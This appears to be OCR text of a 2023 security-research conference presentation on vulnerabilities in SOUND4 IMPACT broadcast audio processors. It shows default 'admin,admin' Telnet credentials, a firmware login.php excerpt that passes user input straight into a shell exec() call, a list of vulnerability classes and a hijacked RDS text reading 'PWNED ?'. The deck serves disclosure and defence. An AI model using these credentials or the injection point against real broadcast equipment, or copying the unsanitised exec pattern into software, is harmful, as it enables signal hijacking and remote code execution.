




Dig 1 In [dBfs]
Dig 1 Out [dBfs]
Ana 1 In [dBfs]
VU+Peak
Power: 9.0 dBr
Peak at 1e-5: 75.5 kHz
Time: 3h06m24 s
Reset
Ref 1e-5
ANALOG 1 → OK
Workspace
I/O Routing & Levels
Main Processing
HD
DJ
IP Connect
Streaming
Emergency Player
Process In [dBfs]
MPX [kHz]
Sound Library
Heargasmic II (Preview)
Preset
--.- dBr - 1067 Urban DREW Main
Undo
Redo
Save
Save As
New
About
Preset
Compare
Histo
Setup
2-B AGC
Stereo FX
6-B Exp De-Clip
6-B Process
TO HD PROCESS
6-B Limiter (FM)
4-B EQ (FM)
Final Limiters
BASS FM
MPX P.Att
R128
LUFS
Monitor
Routed to : Web Monitor Out
AGC IN
D-MPX
Loudness Match (Fix)
-13.5 dB
2-Band AGC
Basic
Advanced
Gate Threshold
-53.0 dB
Drive
4.2 dB
Release
4.4 dB/s
Fidelity
30.5 %
Stereo FX
Stereo Link
On
Width
13.0 %
Limiter
8.0 %
6-Band Expander & De-Clipper
Down Expander
Stereo Denoising
De-Clipper
Thresh (Down)
-45.6 dB
Attack (Down)
7000 dB/s
Release (Down)
50 dB/s
Sustain (Down)
126.00 ms
Gain Min (Down)
-27.0 dB
Drive
0.0 dB
Thresh (De-Clipper)
-36.6 dB
Attack (De-Clipper)
100 dB/s
Release (De-Clipper)
184 dB/s
Sustain (De-Clipper)
39.00 ms
Gain Max (De-Clipper)
1.7 dB
6-Band Process
Voice Smoother
Gate Threshold
-41.0 dB
Fidelity
10.1 %
Loudness -3.3 LUFS How loud you are in dBr? Instantaneously you are at 9.33 dBr On last minute Average you are at 9.33 dBr You should be loud now! Voice/Mono Detect Stereo
Snooze Alarms
AES67/LIVEWIRE+ IP Error (Unplug)

ADDING USERS



COMMUNICATION






RDS ENCODER


SOUND4 IMPACT
SOUND4 IMPACT -
Meters
Default
Custom 1
Custom 2
Custom 3
Custom 4
Dig 1 In [dBfs]
Dig 1 Out [dBfs]
Ana 1 In [dBfs]
VU+Peak
Power: 6.4 dBr
Peak at 1e-5: 75.5 kHz
Time: 3h06m24 s
Workspace
I/O
Process In [dBfs]
MPX [kHz]
SETUP - SOUND4 IMPACT -
Print Settings
SETTINGS
General
Users
Preset Settings
Voice/Mono Detect
Inputs
Outputs
Stereo Generator & MPX Output
Basic RDS Encoder
MPX Power Control (BS-412)
Ethernet: Remote
Ethernet: AES67/LIVEWIRE+
Ethernet: IP CONNECT
GPIO
Synchro
Preset Sharing
ADVANCED
Upgrade / Licenses
Backup / Restore
GENERAL SETTINGS
RDS Mode
On
RDS Program Identification (PI)
RDS Traffic Program (TP)
Yes
RDS Program Type Norm
RDS
RDS Program Type (PTY)
00- None
Send Alternative Frequencies (AF)
Yes
AF - Syntax 87.6;107.9;
Use Radio Text (RT)
Yes
RDS Radiotext (RT)
PWNED ?
RDS Phase offset [deg]
90.0 deg
MAIN PS
SCROLLING PS
SCROLLING PS - SCENARIOS
METERS
RDS Program Service Name (PS)
RDS Radio Text (RT)
t The Weed Bun - TAIWAN MC
Inputs To Patch Point Management
Type
Application
Analog 1
Main
Analog 2
Digital 1
Digital 2
LIVEWIRE+ 1
LIVEWIRE+ 2
Outputs To Patch Point Management
Type
Application
Analog 1
FM Out
Analog 2
HD Out
Digital 1
HD Out
Digital 2
HD Out
LIVEWIRE+ 1
HD Out
LIVEWIRE+ 2
HD Out
Web Monitor
DJ Out
Loudness
D-MPX output Out
ergency Player
Save As
New
Compare
MPX Limiter

OUTPUTS


SOUND4 IMPACT
SOUND4 IMPACT -
Meters
Default
Custom 1
Custom 2
Custom 3
Custom 4
Dig 1 In [dBfs]
Dig 1 Out [dBfs]
Ana 1 In [dBfs]
VU+Peak
Workspace
I/O
Process In [dBfs]
MPX [kHz]
Reset
Ref 1e-5
Save As
New
About
Compare
Histo
Setup
Inputs To Patch Point Management
Type
Application
Analog 1
Main
Analog 2
Digital 1
Digital 2
LIVEWIRE+ 1
LIVEWIRE+ 2
Outputs To Patch Point Management
FM Out
HD Out
Web Monitor
DJ Out
Loudness
D-MPX output Out
SETUP - SOUND4 IMPACT -
Print Settings
SETTINGS
General
Users
Preset Settings
Voice/Mono Detect
Inputs
Outputs
Stereo Generator & MPX Output
Basic RDS Encoder
MPX Power Control (BS-412)
Ethernet: Remote
Ethernet: AES67/LIVEWIRE+
Ethernet: IP CONNECT
GPIO
Synchro
Preset Sharing
ADVANCED
Upgrade / Licenses
Backup / Restore
ANALOG 1 OUTPUT SETUP
ANALOG 2 OUTPUT SETUP
DIGITAL 1 OUTPUT SETUP
DIGITAL 2 OUTPUT SETUP
AES67/LIVEWIRE+ AUTO NAMING MODE
WEB MONITOR OUTPUT SETUP
PHONE OUTPUT SETUP
Phone Gain [dB]
-30.0 dB
Application
FM output
Phone Auto De-Emphasis
Auto
DJ output
HD output
FM output
D-MPX output
AGC input
Analog 1 input
Analog 2 input
Digital 1 input
Loudness
-6.4 LUFS
How loud you are in dBr? Instantaneously you are at
7.48 dBr
On last minute Average you are at
6.80 dBr
You are comfortable for a clean so..
Voice/Mono Detect
Stereo

TELNET



Link & Share


This tool is designed to allow remote control and monitoring of the devices across the network, using simple text commands via Telnet. The list of commands is available by clicking on [Access], then downloading the files to a directory of choice.

The file contains all commands, necessary syntax and parameters applicable to this device and its current version. Using Telnet access by port 3003, it is possible to type commands directly and see the values or change the parameters necessary, or it is possible to use various automation or script APIs to execute these commands to fully integrate SOUND4 products into your facility control and monitoring network.

TELNET

```
+Welcome to Sound4 LinkAndShare terminal.
+Enter HELP to have more information.
READY
login admin,admin
OK : LOGIN admin
help
+Sound4 LinkAndShare server
+Operators are the followings:
+  ?  : Get value for variable ex: RDS.PS?
+  =  : Set value for variable ex: RDS.PS=My radio
+  !  : Warn me on change ex: RDS.PS!
+  *  : Stop warn me ex: RDS.PS*
+  += : Add value to list ex: RDS.AF+=107.7
+  -= : Remove value to list ex: RDS.AF-=107.7
+  '  : Get range for variable ex: RDS.PS'
+  with nothing: the name is a command name
+Variables commands are the following:
+    RANGE   : Get range for variable ex: RANGE In.PciMix
+    UNIT    : Get unit for variable ex: UNIT In.PciMix
+    DIMS    : Get dimmensions for variable ex: DIMS Bk.Src
+    CHANNELS: Get channels for variable ex: CHANNELS In.Ana_PkHold
+    STEP    : Get step for variable ex: STEP In.PciMix
+For array variables:
+  varname[n] : Use the nth dimension of var only (from 1)
+  varname(n) : Use the nth channel of var only (from 1)
+  varname    : Use all the dimensions and channels of the var.
```

INTERNET STREAMING



IP CONNECT

- Low Delay or Linear Codec (Low Delay: 50 ms for encoding/transport/decoding is an achievable goal on a good SDSL line. Our codec is not only low delay, it is also working with low bandwidth (transparent at 128 kbps). SOUND4 LD codec is not an mpeg based codec, it doesn't generate artifacts with mpeg based audio sources.


- Up to 32 Links! A product scaled to exigent needs... An IP Connect can handle up to 32 links, each Link can run a Single way or Duplex transmission. All links are dynamically re-assignable with Link&Share protocol, there is no limitation in IP Connect...

- Secure your links is an obsession for us... Users can set a backup link in case the main one falls down. Moreover, IP Connect is the first Audio Overs IP codec which manages Fall-back links with dynamic data assignment.

- Bandwidth repartition... Thanks to IP Pass-Through functionality, it is possible to rebroadcast a link from a receiver without decoding and re-encoding.

- Want to manage live local program in two clicks... IP Connect allows to create a live program "in two clicks", to assign a group of transmitters to a particular studio, to manage an IP network through the radio automation systems...

Interested in this option, need more information, please call your local dealer to discover the next step in Audio Networking Management



NEWS FLASH FROM THE AI


WHAT IF THE AUDIO PROCESSOR AS AN IOT DEVICE GETS HACKED, CAN THE HACKER TAKE OVER A BROADCAST SIGNAL ?

“If an audio processor is hacked, it is possible that the hacker could take over the broadcast signal. Depending on the specific device and the level of access gained by the hacker, they could potentially modify the audio content, disrupt the transmission, or even gain control over the entire broadcast system.

However, it's important to note that these kind of hacks are not easy to carry out and would require a high level of technical knowledge and skill. Additionally, most IoT devices have some form of security measures in place to prevent unauthorized access, such as firewalls, encryption and authentication.”

FIRMWARE GLIMPSE: WEB GI (login.php)

```
…

if (isset($_POST['username']) && isset($_POST['password'])) {

            $ret = -1;

exec('echo ' . $_POST['password'] . ' | /opt/sound4/sound4server
_check_pwd_ ' .'"'.$_POST['username'].'";',$out,$ret);

…
```



VULNERABILITIES!

Privilege Escalation
Cross-Site Request Forgery
Authorization Bypass
Denial of Service
Authentication Bypass
ICMP Flood Attack
Information Disclosure
Command Injection
SQL Injection
Cross-Site Scripting
Directory Traversal
Pre-auth Factory Reset
Stack-based Buffer Overflow
Default Credentials
Hard-coded Credentials
Cleartext Storage and Communication
Vulnerable Libraries/Binaries
Broadcast Signal Hijacking

DEMO::RCE

$ Rec

JUST ANOTHER SHOUTOUT


- Radio and broadcast signal intrusion is a serious security concern that can disrupt communications and cause confusion and panic among the public.
- Security is often overlooked in the radio and broadcast industry, leaving exposed devices and components online and vulnerable to attack.
- IoT vendors need to have more awareness about security and include security in their software development life cycle (SDLC) pipeline to prevent vulnerabilities from being introduced in their products.

THANK YOU

HEK.SI - 2023

@zeroscience

www.zeroscience.mk


RF, dBuV
MPATH, %
MPX, kHz
Left, dB
Right, dB
Pilot, kHz
RDS, kHz